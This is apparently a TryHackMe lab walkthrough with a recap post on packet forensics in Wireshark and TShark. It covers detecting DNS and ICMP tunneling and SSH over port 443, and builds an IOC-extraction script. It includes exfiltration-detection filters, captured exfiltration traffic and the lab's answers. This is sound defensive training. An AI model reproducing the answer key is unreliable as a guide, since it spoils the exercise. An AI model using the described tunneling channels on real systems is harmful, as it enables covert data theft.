The Wireshark `matches` operator runs a PCRE-style regular expression against the field value. Reading the pattern left to right:

- `^` anchors the match at the very start of the query name.
- `[a-zA-Z0-9]{25,}` requires 25 or more consecutive letters or digits (the long, random-looking label that tunnel tools produce)

- `\\.` requires a literal dot immediately after, meaning the regex only matches queries whose first DNS label is at least 25 characters of alphanumeric before the first subdomain separator.
 - The double backslash escapes the dot inside Wireshark's display-filter string syntax. The packet list narrows to queries whose first label has 25 or more alphanumeric characters.

Notice these queries are landing consistently every two seconds. Legitimate application lookups rarely produce subdomains this long or dense. What we are looking at here is raw data being chopped up, encoded into the DNS structure, and shipped outbound one query at a time.

For batch confirmation, let us use tshark again to extract TXT record queries and their response payloads: DNS TXT Record Extraction

```
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y
"dns.qry.type == 16" -T fields -e frame.time -e ip.src -e dn
s.qry.name -e dns.txt
Nov 14, 2025 03:25:17.621510000 UTC 10.14.22.88 7p6mn2v
7k2pqfzdiimpjaq7tinu3vqxllqgrqmnu.exfil.<REDACTED>.net
Nov 14, 2025 03:25:17.626510000 UTC 8.8.8.8 7p6mn2v7k2p
qfzdiimpjaq7tinu3vqxllqgrqmnu.exfil.<REDACTED>.net
Nov 14, 2025 03:25:26.030447000 UTC 10.14.22.88 bgjkbkj
vgrdaqy7d5y5f2euuakxne4d7z.exfil.<REDACTED>.net
Nov 14, 2025 03:25:26.035447000 UTC 8.8.8.8 bgjkbkjvgrd
aqy7d5y5f2euuakxne4d7z.exfil.<REDACTED>.net
[additional TXT query rows omitted]
```


Query Explanation: Reads the capture file (`-r`), filters for DNS queries of type 16 / TXT records (`-Y "dns.qry.type == 16"`), and extracts the packet timestamp, source IP, DNS query name, and DNS response TXT payload (`-T fields -e frame.time -e ip.src -e dns.qry.name -e dns.txt`). Long base64 values in `dns.txt` confirm that data is flowing inbound through the TXT records, allowing the implant to receive the operator's instructions back within what appears to be a normal TXT lookup.

ICMP Tunneling: Standard, legitimate ICMP echo requests carry small, predictable payloads. For example, a Linux `ping` command defaults to a 64-byte alphabetical

pattern, while Windows uses a static 32-byte payload. ICMP tunnel tools bypass firewall rules by stuffing outbound data directly into the ping payload, creating massive packets that carry raw binary headers and content rather than the expected pattern. Apply the filter in Wireshark:


```
icmp.type == 8 and frame.len > 100
```

The packet list shows:



No.	Time	Source	Destination	Protocol	Length	Info
6156	4515.000000	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=0/0, ttl=63 (no response found!)
6161	4526.551259	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=1/256, ttl=63 (no response found!)
6164	4537.319082	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=2/512, ttl=63 (no response found!)
6167	4545.703990	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=3/768, ttl=63 (no response found!)
6173	4556.578166	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=4/1024, ttl=63 (no response found!)
6174	4566.223163	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=5/1280, ttl=63 (no response found!)
6175	4575.033573	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=6/1536, ttl=63 (no response found!)
6178	4583.949653	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=7/1792, ttl=63 (no response found!)
6179	4593.443180	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=8/2048, ttl=63 (no response found!)
6182	4604.498813	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=9/2304, ttl=63 (no response found!)
6183	4615.071567	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=10/2560, ttl=63 (no response found!)
6184	4626.889366	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=11/2816, ttl=63 (no response found!)
6185	4637.501193	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=12/3072, ttl=63 (no response found!)
6188	4646.752204	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=13/3328, ttl=63 (no response found!)
6189	4657.588594	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=14/3584, ttl=63 (no response found!)
6190	4665.849153	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=15/3840, ttl=63 (no response found!)
6193	4676.758823	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=16/4096, ttl=63 (no response found!)
6194	4684.797159	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=17/4352, ttl=63 (no response found!)
6197	4693.312504	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=18/4608, ttl=63 (no response found!)
6198	4702.282563	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=19/4864, ttl=63 (no response found!)
6199	4712.659126	10.14.22.88	198.51.100.10	ICMP	1042	Echo (ping) request id=0x1234, seq=20/5120, ttl=63 (no response found!)

Expanding the **Data** field in the packet details pane:



Frame 6156: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface 0
Ethernet II, Src: 02:00:0a:0e:16:50 (02:00:0a:0e:16:50), Dst: 02:00:0a:0e:00:01 (02:00:0a:0e:00:01)
Internet Protocol Version 4, Src: 10.14.22.88, Dst: 198.51.100.10
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x76a2 [correct]
Checksum Status: Good
Identifier (BE): 4660 (0x1234)
Identifier (LE): 13330 (0x3412)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
[No response seen]
Data [1000 bytes]
Data [truncated]: 1f8b080000000000000000ffde5af9265410e14a3337029b6f0710e91a028e24f90ccfd913fe731f479eb6454ca537b531c5bfe210cb39ef64057389729dd

Notice the first three bytes **1f 8b 08**, which form the gzip magic number(opens in new tab). No legitimate ping carries gzip data, so the match is definitive. Let us use TShark to confirm this with the query below: ICMP Tunnel Payload Inspection

```
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y "icmp.type == 8 and frame.len > 100" -T fields -e frame.time -e ip.src -e ip.dst -e frame.len -e data.data | head -3
```

```

Nov 14, 2025 03:25:15.000000000 UTC 10.14.22.88 198.51.100.10
1042 1f8b0800000000000000fffd65...
Nov 14, 2025 03:25:26.551259000 UTC 10.14.22.88 198.51.100.10
1042 1f8b0800000000000000fffbcb...
Nov 14, 2025 03:25:37.319082000 UTC 10.14.22.88 198.51.100.10
1042 1f8b0800000000000000ff227...

```

Query Explanation: Reads the capture file (`-r`), filters for ICMP echo requests with frame length greater than 100 bytes (`-Y "icmp.type == 8 and frame.len > 100"`), extracts the timestamp, source IP, destination IP, length, and raw payload data (`-T fields -e frame.time -e ip.src -e ip.dst -e frame.len -e data.data`), and uses `head -3` to show the first three packets.

Protocol-Port Mismatch: Wireshark dissects by behavior, not by port number. If the dissector labels traffic on TCP/443 as SSH, it is SSH regardless of the port number. Let us hunt for SSH banners on non-standard ports. The SSH protocol opens with a server-side banner that always starts with the ASCII string `SSH-2.0`, which in hex is `53 53 48 2d 32 2e 30`. The `frame contains` operator scans the whole frame payload for that byte sequence. This is more reliable than `data.data contains`, which only matches when the dissector has labeled the payload as raw data, and will not fire when Wireshark has already classified the bytes as another protocol: SSH on Non-Standard Port Detection

```

ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y
"frame contains 53:53:48:2d:32:2e:30 and tcp.port != 22 and t
cp.port != 2222" -T fields -e frame.time -e ip.src -e ip.dst
-e tcp.srcport -e tcp.dstport
Nov 14, 2025 03:30:00.030000000 198.51.100.20 10.14.22.88 4
43 55555
Nov 14, 2025 03:30:00.050000000 10.14.22.88 198.51.100.20 5
5555 443

```

Query Explanation: Reads the capture file (`-r`), filters for packets containing the SSH-2.0 banner hex signature `53:53:48:2d:32:2e:30` where TCP port is not 22 or 2222 (`-Y "frame contains 53:53:48:2d:32:2e:30 and tcp.port != 22 and tcp.port != 2222"`),

and extracts the timestamp, source and destination IPs, and source and destination ports.

Two rows are the expected result, and each one tells us something different. The first row is the **server banner**, sent from the external host on TCP/443 back to the internal client; that packet proves a real SSH server is answering on a port that should be carrying HTTPS. The second row is the **client banner**, sent from the internal host to TCP/443 on the external host; it confirms that the client side of the handshake has completed and the session is functional, not just an idle scan attempt. Both halves of the SSH banner exchange (`SSH-2.0-<server_string>` and `SSH-2.0-<client_string>`) are matched by the `SSH-2.0` byte sequence, which is why one tunnel produces two rows.

An SSH session terminating on an external IP on port 443 strongly suggests the attacker is tunneling SSH through what appears to be HTTPS, evading perimeter rules that allow 443 for web traffic. Notice this is a different host (`198.51.100.20`) from the ICMP tunnel destination (`198.51.100.10`) because the operator is splitting cleartext-ICMP and SSH-tunnel traffic across two separate IPs in the same /24, which complicates rule-writing if the detection engineer only blocks one address.

An IOC Extraction Pipeline: Everything we have run so far has been a single command answering a single question. Real incident handoff wants a structured package, produced the same way every time. The script at `/home/ubuntu/scripts/extract_iocs.sh` is exactly that pipeline:

```
#!/bin/bash
PCAP="${1:-/home/ubuntu/captures/investigation.pcap}"
OUT="${2:-/home/ubuntu/evidence/iocs}"
mkdir -p "$OUT/http_objects"

# External destination IPs
tshark -r "$PCAP" -q -T fields -e ip.dst \
  -Y "not ip.dst in {10.0.0.0/8 172.16.0.0/12 192.168.0.0/16}" \
  | sort -u > "$OUT/external_ips.txt"

# HTTP hostnames
tshark -r "$PCAP" -q -T fields -e http.host \
```

```

-Y "http.request" | sort -u | grep -v '^$' > "$OUT/http_hosts.txt"

# TLS SNI values
tshark -r "$PCAP" -q -T fields -e tls.handshake.extensions_server_name \
-Y "tls.handshake.type == 1" | sort -u | grep -v '^$' > "$OUT/tls_sni.txt"

# DNS queries
tshark -r "$PCAP" -q -T fields -e dns.qry.name \
-Y "dns.flags.response == 0" | sort -u | grep -v '^$' > "$OUT/dns_queries.txt"

# JA4 fingerprints
tshark -r "$PCAP" -q -T fields -e tls.handshake.ja4 \
-Y "tls.handshake.type == 1" | sort -u | grep -v '^$' > "$OUT/ja4_fingerprints.txt"

# All HTTP-transferred objects, then hash them
tshark -r "$PCAP" --export-objects http,"$OUT/http_objects/" >/dev/null 2>/dev/null
( cd "$OUT/http_objects" && sha256sum * 2>/dev/null > "$OUT/extracted_hashes.txt" )

echo "IOC extraction complete. Output in: $OUT"

```

Navigate to `/home/ubuntu/scripts/`, then run the script as shown below: IOC Pipeline Execution

```

ubuntu@tryhackme:~/scripts$ chmod +x extract_iocs.sh
ubuntu@tryhackme:~/scripts$ ./extract_iocs.sh
IOC extraction complete. Output in: /home/ubuntu/evidence/iocs

```

Query Explanation: Makes the IOC extraction shell script executable (`chmod +x`) and runs it against the capture file to generate the structured indicator files and hash manifests.

Navigate to `/home/ubuntu/evidence/iocs/` and examine the output files to verify the external IP output: External IPs Verification

```
ubuntu@tryhackme:~/evidence/iocs$ ls
dns_queries.txt  external_ips.txt  extracted_hashes.txt  http
_hosts.txt      http_objects     ja4_fingerprints.txt  tls_sni.txt
ubuntu@tryhackme:~/evidence/iocs$ cat external_ips.txt
185.213.154.201
194.165.16.56
[additional rows omitted]
```

We can clearly see that both C2 and exfiltration destinations are present alongside the secondary actor host, the ICMP tunnel destination, and the SSH-on-443 tunnel destination. The `203.0.113.x` addresses are intermediate redirect hosts, and the upstream public DNS resolver is expected as benign in the per-IP context but flagged here for completeness so a reviewer can dismiss it quickly. Detection engineering ingests the IPs and SNI list. Threat intelligence ingests the hashes. Incident response receives an evidence-ready handoff in minutes.

Forensics Value: Attackers often abuse protocols like DNS and ICMP, or run protocols on non-standard ports (like SSH on 443), to bypass firewall rules and evade detection. By isolating long alphanumeric subdomains, inspecting non-standard ping payloads for gzip magic bytes, and scanning for mismatched protocol handshakes, we identify covert communication channels. Wrapping these checks into an automated IOC pipeline ensures reproducible, rapid output for incident response triage.

Answer the questions below

Run the DNS tunnel hunting filter on the PCAP. What parent domain do the long-subdomain queries target?

exfil.fastsync-cdn.net

```

ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y "dns.qry.type == 16" -T fields -e frame.time -e ip.src -e dns.qry.name -e dns.txt
Nov 14, 2025 03:25:17.621510000 UTC      10.14.22.88      7p6mn2v7k2pqfzdijmpjaq7tinu3vqxllqgrqmnu.exfil.fastsync-cdn.net
Nov 14, 2025 03:25:17.626510000 UTC      8.8.8.8 7p6mn2v7k2pqfzdijmpjaq7tinu3vqxllqgrqmnu.exfil.fastsync-cdn.net yzbcszg7itzpkkigwfnqakhp6wri72gusadkg3avgxi4ydytptzq4b5fffi2ok67s4udepsfmycujs5s5zmivscftfyynn5pd56kdnnsbq3z5za6ui43vomvgk75ey2an3meulsceh6qwxwikjgbfrijnzn6h2sff7xfncamo7hp4ssi3fcsesbtgmkeneywaq4erv4i7r
Nov 14, 2025 03:25:26.030447000 UTC      10.14.22.88      bgjkbkjvgrdaqy7d5y5f2euuakxne4d7z.exfil.fastsync-cdn.net
Nov 14, 2025 03:25:26.035447000 UTC      8.8.8.8 bgjkbkjvgrdaqy7d5y5f2euuakxne4d7z.exfil.fastsync-cdn.net h4znpiwhrb52ocvwupi7wtmhglc4j6uaphw4sdpq5zsh6y57ayj4q6s5gr7tljezl4ydbqxdq6awuwo2gbdoinvdmv2hlpjufwhi5zfd4hsyervg2gh2j3hi5nl2frfh4kjkngzhzoqxm2upgwvxu55vziiawvw42rf6up7dflr6vr4tvbg6arapol26htl77
Nov 14, 2025 03:25:35.836367000 UTC      10.14.22.88      otrdnc4qvsfxumtnbm3uvxvs

```

How many unique external IPs does extract_iocs.sh write to external_ips.txt?

8

```

ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y "frame contains 53:53:48:2d:32:2e:30 and tcp.port != 22 and tcp.port != 2222" -T fields -e frame.time -e ip.src -e ip.dst -e tcp.srcport -e tcp.dstport
Nov 14, 2025 03:30:00.030000000 UTC      198.51.100.20    10.14.22.88      443      55555
Nov 14, 2025 03:30:00.050000000 UTC      10.14.22.88      198.51.100.20    55555    443
ubuntu@tryhackme:~/captures$ cd /home/ubuntu/scripts/
ubuntu@tryhackme:~/scripts$ chmod +x extract_iocs.sh
ubuntu@tryhackme:~/scripts$ ./extract_iocs.sh
IOC extraction complete. Output in: /home/ubuntu/evidence/iocs/
ubuntu@tryhackme:~/scripts$ cd /home/ubuntu/evidence/iocs/
ubuntu@tryhackme:~/evidence/iocs$ ls
dns_queries.txt  extracted_hashes.txt  http_objects      tls_sni.txt
external_ips.txt http_hosts.txt        ja4_fingerprints.txt
ubuntu@tryhackme:~/evidence/iocs$ cd external_ips.txt
bash: cd: external_ips.txt: Not a directory
ubuntu@tryhackme:~/evidence/iocs$ cat external_ips.txt
185.213.154.201
194.165.16.56
194.165.16.78
198.51.100.10
198.51.100.20
203.0.113.50
203.0.113.51
8.8.8.8

```

Task 8 - Conclusion

In this room, we used Wireshark and TShark to answer the investigative questions that logs alone could not resolve. We started with TShark orientation, moved through protocol dissection and stream reconstruction, extracted files and

credentials as concrete deliverables, identified exfiltration and protocol abuse at the packet level, and closed with automated evidence extraction pipelines. Some of the key points covered are:

- Packet captures are ground-truth evidence; logs are summaries derived from them
- Every packet analysis task should begin with a specific question, not an open-ended browse
- TShark and Wireshark share the same engine; choose the interface that fits the job
- Stream following is the fastest route from raw packets to readable session content
- File extraction produces hashes that confirm or refute suspicions in seconds
- Protocol abuse (DNS tunneling, ICMP tunneling, port mismatches) is only visible at the packet layer
- The IOC extraction pipeline is reusable across any future PCAP

Advanced Packet Analysis

 Network logs provide valuable visibility, but packet captures can reveal the details hidden behind those summaries. For a SOC Analyst, **Wireshark and TShark** provide the ability to move from “a connection occurred” to understanding exactly what happened inside the session.

 The analysis started with **network reconnaissance detection**. Filtering TCP SYN packets targeting SMB port **445** revealed that **10.14.22.88** was scanning multiple internal hosts. With **87 unique destination IPs**, the activity matched the behavior of a TCP SYN/stealth scan and mapped to **MITRE ATT&CK T1046 – Network Service Discovery**.

 The next focus was the external host **194.165.16.56**. The capture contained **23 plain HTTP beacon requests**, with repeated timing, similar traffic patterns, the same URI, a suspicious User-Agent impersonating Internet Explorer 11, and a

Base64-encoded value inside the Cookie field. These characteristics provided strong evidence of **C2 beaconing**.

🧩 Stream reconstruction is one of the most valuable techniques in packet analysis. Using **Follow** → **TCP Stream**, it becomes possible to reconstruct application-layer communication and identify commands, credentials, downloaded files, and attacker activity that connection-level logs cannot expose.

🔓 Cleartext **FTP credentials** were also visible in the capture, demonstrating the risk of legacy protocols. The reconstructed session showed authentication followed by retrieval of a sensitive database export. This is a strong example of why encrypted protocols and secure authentication mechanisms matter in enterprise environments.

💻 Another TCP stream exposed a **reverse shell**, where the attacker interacted with a Windows system and used `certutil.exe` to retrieve an additional payload. The same session contained PowerShell activity used to package files from the Documents directory, illustrating a multi-stage attack chain.

📦 PCAP artifact extraction added another layer of evidence. Wireshark and TShark were used to extract HTTP objects, identify a Windows PE executable disguised with a `.pdf` extension, calculate **SHA256 hashes**, and correlate those hashes with a threat intelligence feed. The extracted executable was associated with **Cobalt Strike**.

🔍 Encrypted traffic does not mean there is no visibility. TLS handshake analysis provided useful metadata such as the **certificate Common Name and JA4 fingerprint**. In this case, the JA4 fingerprint was: `t13d040400_98dd3bb0ed34_34f36fd09b12`

This demonstrates how TLS fingerprinting can provide detection opportunities even when application payloads cannot be decrypted.

🌐 Protocol abuse was another important detection area. Long, high-entropy DNS subdomains and frequent TXT queries pointed toward **DNS tunneling**, while oversized ICMP packets containing gzip magic bytes indicated potential **ICMP tunneling**.

⚠️ Protocol-port mismatches can also reveal suspicious behavior. Detecting an `SSH-2.0` banner over TCP/443 demonstrated how attackers can hide SSH traffic behind a port normally associated with HTTPS.

⚙️ Automation brings all these techniques together. A TShark-based IOC extraction pipeline can automatically collect **external IPs, HTTP hosts, DNS queries, TLS SNI values, JA4 fingerprints, transferred files, and SHA256 hashes**, creating a structured package for Threat Intelligence and Incident Response teams.

🧠 **The biggest takeaway for SOC Analysts:** PCAP analysis is not simply about looking at packets. It is about asking focused questions, following the evidence, correlating multiple protocols, reconstructing sessions, extracting artifacts, and converting technical observations into actionable IOCs.

🎯 A strong Blue Team workflow combines **SIEM + EDR + Zeek + Wireshark/TShark + Threat Intelligence**. Each layer provides a different perspective, and together they can turn fragmented telemetry into a complete attack story.

💡 **Network traffic is evidence. The more effectively we can dissect it, the better we can detect, understand, and respond to sophisticated threats.**

#CyberSecurity #BlueTeam #SOC #SOCAnalyst #ThreatHunting #Wireshark
#TShark #PCAPAnalysis #NetworkSecurity #NetworkForensics #DFIR
#IncidentResponse #ThreatDetection #CobaltStrike #C2 #DNS #DNSTunneling
#ICMPTunneling #JA4 #ThreatIntelligence #CyberDefense #DetectionEngineering
#TryHackMe